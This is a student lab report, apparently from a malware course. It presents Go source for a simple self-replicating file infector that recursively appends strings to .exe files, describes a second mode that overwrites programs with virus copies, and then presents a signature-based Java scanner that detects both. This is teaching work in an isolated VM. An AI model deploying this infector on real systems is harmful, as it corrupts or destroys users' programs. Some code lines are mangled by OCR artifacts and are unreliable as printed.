1　实验 3 病毒的自我复制实验

1.1　实验目的

- 理解病毒自我复制的原理
- 掌握病毒复制的文件操作流程
- 在不限制复制次数的情况下观察它的破坏效果

1.2　实验要求

- 在断网、安全的虚拟机环境中进行相关实验；
- 以 C 语言、汇编语言为开发工具，设计并开发一个简单的病毒，可在 win7 环境下，进行文件自我复制、感染的程序；
- 可以完成多个目录下的多个拷贝；
- 该复制程序能够扩展，允许开发或操作者对复制的次数、频率进行设定；
- 独自开发、独立运行；

1.3　实验环境

- 操作系统：Microsoft Windows
- 开发工具：Go 语言、GoLand IDE

1.4　实验过程记录

本次实验采用 Golang 编写，旨在开发一个简单的病毒，由操作者自己设置两种感染的方式：第一种是对病毒所在目录以及子目录的所有 exe 文件末尾追加用户输入数量的字符串，并且功能不变；第二种是将病毒所在目录以及子目录的所有 exe 文件感染为原病毒文件，并且名字不变，且复制指定数目的文件。

首先我们应当实现一个菜单，要求用户输入感染方式，对应感染方式要求的数量，以及用户输入错误情况的提示，如下所示：

```go
func main() {
    op := 0
    for true {
        fmt.Println( a...: "请选择感染方式：")
        fmt.Println( a...: "1.追加字符串方式感染")
        fmt.Println( a...: "2.顶替源文件方式感染")
        _, err := fmt.Scan(&op)
        check(err)
        if op != 1 && op != 2 {
            fmt.Println( a...: "输入选项有误！请重新输入")
        }else {
            break
        }
    }
    if op == 1 {
        fmt.Print( a...: "请输入要追加的字符串的数量:")
        var a = 0
        _, _ = fmt.Scan(&a)
        if a > 0 {
            appendString(a)
        }
    }else {
        fmt.Print( a...: "请输入要复制的数量:")
        var a = 0
        _, _ = fmt.Scan(&a)
        if a > 0 {
            copyInfect(a)
        }
    }

}
```

图 3.4.1 菜单的实现

这里我们两种感染分别用 appendString 方法和 copyInfect 方法实现，我们先看 appendString 方法，具体代码详见源代码文件，这里以代码来代替详细的算法伪代码。

```go
/**
 *追加字符串方式感染
 */
func appendString(a int)  {
    currentPath,_ := os.Getwd()
    infectDir(currentPath,a)
}
```

图 3.4.2 appendString 方法

```go
/**
 * 感染一个目录下所有exe 包括子目录
 */
func infectDir(dirPath string,a int)  {
    f,err := os.OpenFile(dirPath,os.O_RDONLY,os.ModeDir)
    check(err)
    fileList,err := f.Readdir( n: -1)
    check(err)
    for _,eachFile := range fileList {
        filePath := dirPath + "\\" +eachFile.Name()
        if eachFile.IsDir() {
            infectDir(filePath,a)
        }else{
            name := []byte(eachFile.Name())
            len := len(name)
            tpByte := name[len - 4:len]
            tp := string(tpByte)
            if tp == ".exe" && eachFile.Name() != "virus.exe" {
                infect(filePath,a)
                fmt.Println(filePath+"成功感染!")
            }
        }

    }
}
```

图 3.4.3 感染文件夹方法

```go
/**
 * 感染一个文件
 */

func infect(filePath string,a int){
    if isInfected(filePath) {
        fmt.Println(filePath+"已经被感染过,无需再感染！")
        return
    }
    var info = []byte("Your PC has been infected!\n")
    var f *os.File
    var err error
    f, err = os.OpenFile(filePath, os.O_APPEND,  perm: 0666) //打开文件
    check(err)
    defer f.Close()
    check(err)
    if checkFileIsExist(filePath) { //如果文件存在
        var i = 0
        for i < a {
            _, err = f.Write(info)
            check(err)
            i++
        }
    }
}
```

图 3.4.4 感染文件方法

这里我们层层递进，调用 appendString 方法，就要指定追加字符串数量，然后调用感染指定目录下的文件夹的方法，然后其中对文件夹下的文件进行列表迭代，实施每个文件的感染，对文件夹下的文件夹，要递归调用。具体的实现描述见报告第三部分。其中还包含了判断是否感染过的方法，如下：

```go
/**
 * 追加字符串方式感染 判断文件是否已经被感染 根据结尾的'\n'判断
 */
func isInfected(filePath string) bool {
    f, err := os.Open(filePath)
    check(err)
    defer f.Close()
    _, _ = f.Seek( offset: -1,  whence: 2)
    b := make([]byte,1)
    f.Read(b)
    if b[0] == 10 : true 
    return false
}
```

图 3.4.5 inInfected 方法

因为我们追加的字符串为"Your PC has been infected!\n"，通过判断文件末尾是否有'\n'即可判断是否被感染过。下面看具体感染过程：

我们用之前课设所做的 Metro.exe 来进行实验



图 3.4.6 实验环境 1-当前目录



图 3.4.7 实验环境 2-子目录

其中当前目录有 virus.exe 和一些 Metro.exe 的副本，virus.exe 是我们编译生成的病毒，testinner 文件夹里还是两个 Metro.exe，是为了我们测试子目录感染。



图 3.4.8 开始追加字符串感染



图 3.4.9 目录下所有的 exe 增加了 2KB



图 3.4.10 源程序功能不受影响



图 3.4.11 成功追加字符串

可以看到，我们执行第一个功能后，当前目录下的 exe 以及子目录下的 exe 都被感染，追加了字符串，增加了文件大小，并且没有影响源程序的正常功能。当然我们这里确实是每个 exe 都被追加了 100 个“Your PC has been infected!”字符串，这里不再演示。

而且当我们再次进行感染时，文件的大小不会再变化，这是因为我们判断了文件是否被感染。



图 3.4.12 再次测试



图 3.4.13 追加字符串感染-7

再看第二种感染。事实上，第二种感染的方法比第一种实现更简单，虽然破坏性强，其本质就是文件的复制，我们要做的就是拿到病毒的路径，遍历当前文件夹下所有文件，包括子文件夹所有文件，拿到每个 exe 文件的名字，将病毒复制为这个 exe 文件的多个副本（当然同时覆盖源文件）即可，具体实现可看源代码。下面开始实验。

我们将实验环境恢复成原状，并且在当前目录和子目录再增加一个 exe，然后进行实验。



图 3.4.14 实验环境



图 3.4.15 开始感染



图 3.4.16 全部复制为病毒

可以看到，经过我们指定五次的感染，当前目录以及子目录的所有 exe 文件均被感染为病毒源文件，且被复制了五遍，实现了文件复制的方式感染。

综上，共有我们设计了一个共有两种感染当前文件目录以及子目录下所有 exe 的简单病毒。

2 实验 4 恶意代码查杀实验

2.1 实验目的

- 理解恶意代码查杀流程
- 掌握查杀基本算法
- 基本掌握特征码、校验和、简单启发查杀技术

2.2 实验要求

- 在断网、安全的虚拟机环境中进行相关实验；
- 选用一种高级语言，例如 C、C++语言为主要编程语言；
- 设计并实现恶意代码查杀的命令行程序 MiniAntiVirus;
- 通过命令行方式，能对某一文件、某一文件夹下文件进行查毒；
- **能对自己及本组成员，在实验 3 中编写的病毒模拟程序进行识别，并报出该病毒名称、染毒文件名、文件大小、文件位置**（可选项：被感染文件样本的校验和）；
- 对特征串

  1）人工提取样本的特征串（必做）；

  2）能对某待鉴别文件，完成给定偏移处的特征串比较（必做）；

  3）能对给定文件夹内的文件，进行查找（选做）；

  4）能对某一文件同时完成多个特征串的比较（选做）；

  5）选择合适的算法，进行某文件头部或尾部一定范围内的查找；可选算法 BM、AC 等，参考 clamAV；（选做）

  注意：同学间可以进行充分的讨论，但各自需要独自完成代码及实验报告（提交源代码、可执行程序、其他运行时需要的文件，例如已灭活的被感染样本、特征串文件）

2.3 实验环境

- 操作系统：Microsoft Windows
- 开发工具：Java、IntelliJ IDEA、Apache commons-io-2.10.0.jar

2.4 实验过程记录

本次实验采用 Java 编写，根据特征串的查找和比较，来判断一个文件是否是病毒或者染

毒文件，或者来判断一个文件夹下及其子目录下的所有 exe 是病毒还是染毒文件。

因为在病毒编写中，有一个 infectDir 方法，我们用“infectDir”作为病毒的特征串，而在观察病毒本身时，有如下特点，也就是 infected 字符串被莫名其妙隔开了，所以我们可以用“infected”字符串来检验染毒文件（追加字符串方式追加的字符串包括 infected，而复制文件方式直接将源文件变为了病毒文件）而跳过病毒，由于篇幅，先跳过实现，具体的实现在本报告第三部分，我们直接开始实验。



图 4.4.1 病毒底层特点

我们的实验环境一是当前目录已经被追加字符串方式感染，我们放置几个正常的 exe 文件在其中，同时子文件夹放两个被感染的文件和两个正常文件。



图 4.4.2 实验环境



图 4.4.4 查杀病毒



图 4.4.5 查杀染毒文件



图 4.4.6 查杀文件夹及其子目录

可以看到，查出来我们当前文件夹下所有的染毒文件和病毒文件，并没有输出正常文件。

下面看实验环境二，通过复制的方式感染的该文件夹。


此电脑 › SOFTWARE (D:) › test
搜索"test"
名称 修改日期 类型 大小
testinner 2021/7/1 19:57 文件夹
InputData.txt 2021/7/1 19:36 TXT 文件 0 KB
Metro - 副本.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro - 副本0.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro - 副本1.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro - 副本2.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro - 副本3.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro - 副本4.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro0.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro1.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro2.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro3.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro4.exe 2021/7/1 19:57 应用程序 2,407 KB
MetroData.txt 2021/6/16 17:29 TXT 文件 4 KB
virus.exe 2021/6/25 13:22 应用程序 2,407 KB
virus0.exe 2021/7/1 19:57 应用程序 2,407 KB
virus1.exe 2021/7/1 19:57 应用程序 2,407 KB
virus2.exe 2021/7/1 19:57 应用程序 2,407 KB
virus3.exe 2021/7/1 19:57 应用程序 2,407 KB
virus4.exe 2021/7/1 19:57 应用程序 2,407 KB
此电脑 › SOFTWARE (D:) › test › testinner
搜索"testinner"
名称 修改日期 类型 大小
Metro4.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro3.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro2.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro1.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro0.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro - 副本4.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro - 副本3.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro - 副本2.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro - 副本1.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro - 副本0.exe 2021/7/1 19:57 应用程序 2,407 KB
Metro - 副本.exe 2021/7/1 19:57 应用程序 2,407 KB

图 4.4.7 实验环境-2

